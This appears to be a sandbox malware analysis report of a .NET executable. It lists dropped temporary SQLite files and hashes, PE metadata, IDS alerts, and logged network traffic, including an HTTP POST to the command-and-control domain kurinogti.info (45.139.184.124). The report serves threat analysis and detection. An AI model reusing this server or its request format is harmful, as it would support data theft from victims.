Preview:	LHEPQPGEWFOTTQHSFLPBDXLJVIUIXWOOHQVLZZIQOCFCCEMSPRTXAPYFKSXYXVFDPHPQVAQHOZTUKTMJPASSTGRXMYXGTLXIDQDVPWENFWHMFY QPBDWALBTHWFOOGFTAJOXJBCGAVMROZGTDWNNZZNJOIJGZLOORSLIGDTUKELZEAWCYJTOCEDKRQNUGUKGINWRVRIZBLNYZHTMFJHWMYODPGAYR QUTWYNKXDXGKZLBYJUDEGJGEGGHMFVTYCBCXJLBZAVKSUEGYRDAPRFIVDNDOIAEPTSNOQFOOYEDVSQTUFNNEYEEUIGJOAYENLWRFYHNPMJNOZN EWSOETCFVVGOQTOKWOVXYWOINEAHLDWXJOPISMHAIKZHVABPYANLCFQWIKUEGSZHGQKKWXTPUBFIXPWCKKSPWIPKGVNCWXTOLJGASSVRYTWKPO WKPNKRHTBSWQBFRVFTWBQEAGHCBTYUFFUUUEETCJIOPUPTHSBHQEPTFPMXQQDWNNIRISDVIUYUOMWIIEYUYGBMYTIPYRGIATEQQSHUXUTRPDXN WAGJAKJPNFAPNYOTRVPNRXEZYSZWDTXKAXFRFJSUHYWTTFWKBWWGQZXFZOXEFCXWVJDFWPMHLZGURBFMSNLFBZNHUAJHVNINGYNA EWHGWKJBYXTUXMFQKRFOCECDYREJUHNVDFGROXJCUQIMSSVRUGWEDDVIRDZYNYCRKTARFGNITFDORCBEIQVJPSIHLNFESPXNWWDSQILJLOVDKO QDNPUZXOJMYFJZKGNEFRLRATVHAMWMOUECPSNVCBIKZMPKBFTSOCSGKZGVKBNJJNGBHUKRERZCJYAICQVNEGQNFRLIKBCSEOCBSYDJBTCRZCCB TDDJNOETTYBUTBOBMQASYZUQJGKMPCMPBLFJALTHXFLNPFUSGVPUKMAQGHDSYASPYSACRNHOHKPBWPSTTZGQCXZWHSUOTIYNSQFNBEDMNZOZYY UDSPJXWXHROGZMTALITD

C:\Users\user\AppData\Local\Temp\tmp47EC.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp47ED.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp47EE.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584

C:\Users\user\AppData\Local\Temp\tmp47EE.tmp	
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6413.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.702862417860716
Encrypted:	false
SSDEEP:	24:JCmIDeBF63lGj/+QvH8n8JCl7odrVgKqBP68iz:4QQQvHFrTqBPXiz
MD5:	CC0686FCDF6617729D1EDF30F49501F1
SHA1:	02D629848E3D467D8143B057F003E0D7448126CD
SHA-256:	31E15305BC0579F03C51A1D6534B332F32C73ABC6D1B68BA0BDA6FCF97F593C9
SHA-512:	8BD18EB486BA6D2799329D9A8EFB3F52C3D109F5CB070290418DDE4B58756CD023857E4CAE62323C530FA0D3A60372C97D9744C1911A688D3592EABD14005F2
Malicious:	false
Preview:	DQOFHVHTMGONGZJMTUDJRBBZMRPVREMYHKGEHFUQYXZCSKHYXSDQYNTHYMAXXVSVAUOGMFIYPDCQLTHSECIYLWTRIBFEAYHUXINIFQBTJDZMIN EEJPQYKGEESHWZILKBYECTPQSECVJBFSZOCCSNOVPIAHSFZWVXPNEQGUOXWPBXJRUYFARJLNHPVXAJZAMAADRKIWNDXYEBYMEBSXOJGEOURNOI BBLONDSVHAOQHPMGXZYJJTGITBJPQEBNXGZYUKARGBCVCJUHSRNNEVOIGUVCJVMNFBKNVZYQADNKMLUVPOTXVOQFRBXUSSRFMQEZCJFQXKCGKG KCVGGVBKNPTNSSMADFJLSDMVXHSOETKCENTGLOVOHUYJFTIWFHKFJRYNOXVIGPLHNBFPFOCWMNOQXWIPYAHPKRVTBFYKRBDVDUAZBSLWPPMXJX DVRCRPKOGCUKNZKBLJGIGZASUAZBLZBMGJSBNQSVTMGEWGLMNJKCSBEAGDUINAXDWMHJASNQRRDMKVXOKATATHRLEOJRPCUOAVQIESHZYWIQCS CAPIAJHBTEIYVRFEDCQDCDIYPMQVBWUEHDPIDAGKYZBMLBDUTEIFYLBSHAWEMNTPQDCSTOWSBZWQEBLVBNUWKZFUDMPBKETDOEOIXRFTDUFIBP BSUHXQTCPRPZAKDTRWMGSAVOZBNDDMDIHBSGIPOMYLKSGKUWRGKNXSOLUZDUZYQFQTKMNWLSYKVAQVIHJTFYNRTERQMIRVMLNWEIMHPIWEWIZJ JRGOCBVHFGCSCPAIQYTEMYIQJKVUFAZERTMPUQSRHOZHOYABIALCSKDKHEDHJGKBYVCDZGPYPCLDCEFHWFMLSBOUUGKJFXSVKJVYVTSMIZISSW NRRWBNOMXZCOJAULXRXTNHTYWTZNFOKXVGZMTRVOSMSRMYBHKSHRCPZSSMDBJOTQQRGYIHEMZHHSWECVAOPVNLGBYHZVZPLQHOTC JNPUXICWZBLKAQFGUZPW

C:\Users\user\AppData\Local\Temp\tmp6414.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.694579526837108
Encrypted:	false
SSDEEP:	24:9mugycA/B3wl1sZj9s/A0ikL8GO/M81cJzg+S+fBXOQklGKJx3:9mk53zsZj9s/okLklcJs+SOXlkEKJx3
MD5:	2DB1C5AA015E3F413D41884AC02B89BC
SHA1:	4872ADF2EA66D90FC5B417E4698CFF3E9A247E7B
SHA-256:	956C48539B32DB34EE3DAF968CC43EA462EE5622B66E3A7CB8705762EB0662F1
SHA-512:	C80222D65C3287D0A2FB5EB44A59737BC748C95ECDF14350A880CD653D3C39E7B47543AAE9C0CC541A16347E6E4217FB45DF4C96381D5BD820556186ED48B7
Malicious:	false
Preview:	LHEPQPGEWFOTTQHSFLPBDXLJVIUIXWOOHQVLZZIQOCFCCEMSPRTXAPYFKSXYXVFDPHPQVAQHOZTUKTMJPASSTGRXMYXGTLXIDQDVPWENFWHMFY QPBDWALBTHWFOOGFTAJOXJBCGAVMROZGTDWNNZZNJOIJGZLOORSLIGDTUKELZEAWCYJTOCEDKRQNUGUKGINWRVRIZBLNYZHTMFJHWMYODPGAYR QUTWYNKXDXGKZLBYJUDEGJGEGGHMFVTYCBCXJLBZAVKSUEGYRDAPRFIVDNDOIAEPTSNOQFOOYEDVSQTUFNNEYEEUIGJOAYENLWRFYHNPMJNOZN EWSOETCFVVGOQTOKWOVXYWOINEAHLDWXJOPISMHAIKZHVABPYANLCFQWIKUEGSZHGQKKWXTPUBFIXPWCKKSPWIPKGVNCWXTOLJGASSVRYTWKPO WKPNKRHTBSWQBFRVFTWBQEAGHCBTYUFFUUUEETCJIOPUPTHSBHQEPTFPMXQQDWNNIRISDVIUYUOMWIIEYUYGBMYTIPYRGIATEQQSHUXUTRPDXN WAGJAKJPNFAPNYOTRVPNRXEZYSZWDTXKAXFRFJSUHYWTTFWKBWWGQZXFZOXEFCXWVJDFWPMHLZGURBFMSNLFBZNHUAJHVNINGYNA EWHGWKJBYXTUXMFQKRFOCECDYREJUHNVDFGROXJCUQIMSSVRUGWEDDVIRDZYNYCRKTARFGNITFDORCBEIQVJPSIHLNFESPXNWWDSQILJLOVDKO QDNPUZXOJMYFJZKGNEFRLRATVHAMWMOUECPSNVCBIKZMPKBFTSOCSGKZGVKBNJJNGBHUKRERZCJYAICQVNEGQNFRLIKBCSEOCBSYDJBTCRZCCB TDDJNOETTYBUTBOBMQASYZUQJGKMPCMPBLFJALTHXFLNPFUSGVPUKMAQGHDSYASPYSACRNHOHKPBWPSTTZGQCXZWHSUOTIYNSQFNBEDMNZOZYY UDSPJXWXHROGZMTALITD

C:\Users\user\AppData\Local\Temp\tmp77F7.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false

C:\Users\user\AppData\Local\Temp\tmp77F7.tmp	
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp7808.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp7809.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp780A.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmp780A.tmp	
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp784A.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp784B.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp784C.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpA7E8.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmpA7E8.tmp	
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpA7E9.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpB316.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpE571.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpE571.tmp	
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpE5D0.tmp	
Process:	C:\Users\user\Desktop\JEPayKhzWa.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

Static File Info

General

File type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	3.7636603128417274
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	JEPayKhzWa.exe
File size:	373760
MD5:	f471bf615ef92f5ee73b48fe203373de
SHA1:	11f0b6de8d4baf8e039f6244438ebb05bc589923
SHA256:	d5608cba3115764a7758fa21c3e2f69724418dc48a8d0f5aaabe7efb71e2f28f
SHA512:	f06355be0e0e4f7996412c23f3feb703c4181678fbbe655cb9dad9e07c07186f7f5d9ae91e4cf33daaacdc29519bc0b5c047ee365e7ae19948c2b4074794738d
SSDEEP:	3072:TmY641YUVNCkr2R3ke4G39if7er133h2sgwqJO+mm58gCp3D9qp9PYBn8hoJ/UBg:N5LvCkr2Rn4G30Ta1nhgwqJmm58jAG1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...np.....0.....n.... .....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x45c76e
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x99CD706E [Sun Oct 8 11:35:10 2051 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x5a774	0x5a800	False	0.269563622238	data	3.77635536443	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x5e000	0x2b0	0x400	False	0.302734375	data	2.19180297619	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x60000	0xc	0x400	False	0.025390625	data	0.0558553080537	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-11:43:29.538826	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.538961	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.538978	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.539105	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.539353	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.539459	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:29.960412	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49742	80	192.168.2.4	45.139.184.124
07/22/21-11:43:31.663652	TCP	100000122	COMMUNITY WEB-MISC mod_jrun overflow attempt	49744	80	192.168.2.4	45.139.184.124

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 11:43:22.636591911 CEST	192.168.2.4	8.8.8.8	0x7def	Standard query (0)	kurinogti.info	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:24.504048109 CEST	192.168.2.4	8.8.8.8	0xe7f1	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:24.573537111 CEST	192.168.2.4	8.8.8.8	0xee1f	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:28.698682070 CEST	192.168.2.4	8.8.8.8	0xe3af	Standard query (0)	kurinogti.info	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:30.653006077 CEST	192.168.2.4	8.8.8.8	0x462a	Standard query (0)	kurinogti.info	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 11:43:22.728972912 CEST	8.8.8.8	192.168.2.4	0x7def	No error (0)	kurinogti.info		45.139.184.124	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:24.565942049 CEST	8.8.8.8	192.168.2.4	0xe7f1	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 11:43:24.633591890 CEST	8.8.8.8	192.168.2.4	0xee1f	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 11:43:28.758416891 CEST	8.8.8.8	192.168.2.4	0xe3af	No error (0)	kurinogti.info		45.139.184.124	A (IP address)	IN (0x0001)
Jul 22, 2021 11:43:30.711245060 CEST	8.8.8.8	192.168.2.4	0x462a	No error (0)	kurinogti.info		45.139.184.124	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kurinogti.info

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49735	45.139.184.124	80	C:\Users\user\Desktop\JEPayKhzWa.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:43:22.983927965 CEST	1657	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/EnvironmentSettings" Host: kurinogti.info Content-Length: 144 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jul 22, 2021 11:43:23.067276001 CEST	1657	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:43:23.196957111 CEST	1658	IN	HTTP/1.1 200 OK Server: nginx/1.2.1 Date: Thu, 22 Jul 2021 09:43:22 GMT Content-Type: text/xml; charset=utf-8 Content-Length: 4685 Connection: keep-alive Data Raw: 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 78 6d 6c 73 6f 61 70 2e 6f 72 67 2f 73 6f 61 70 2f 65 6e 76 65 6c 6f 70 65 2f 22 3e 3c 73 3a 42 6f 64 79 3e 3c 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 65 74 74 69 6e 67 73 52 65 73 70 6f 6e 73 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 74 65 6d 70 75 72 69 2e 6f 72 67 2f 22 3e 3c 45 6e 76 69 72 6f 6e 6d 65 6e 74 53 65 74 74 69 6e 67 73 52 65 73 75 6c 74 20 78 6d 6c 6e 73 3a 61 3d 22 42 72 6f 77 73 65 72 45 78 74 65 6e 73 69 6f 6e 22 20 78 6d 6c 6e 73 3a 69 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 2d 69 6e 73 74 61 6e 63 65 22 3e 3c 61 3a 42 6c 6f 63 6b 65 64 43 6f 75 6e 74 72 79 20 78 6d 6c 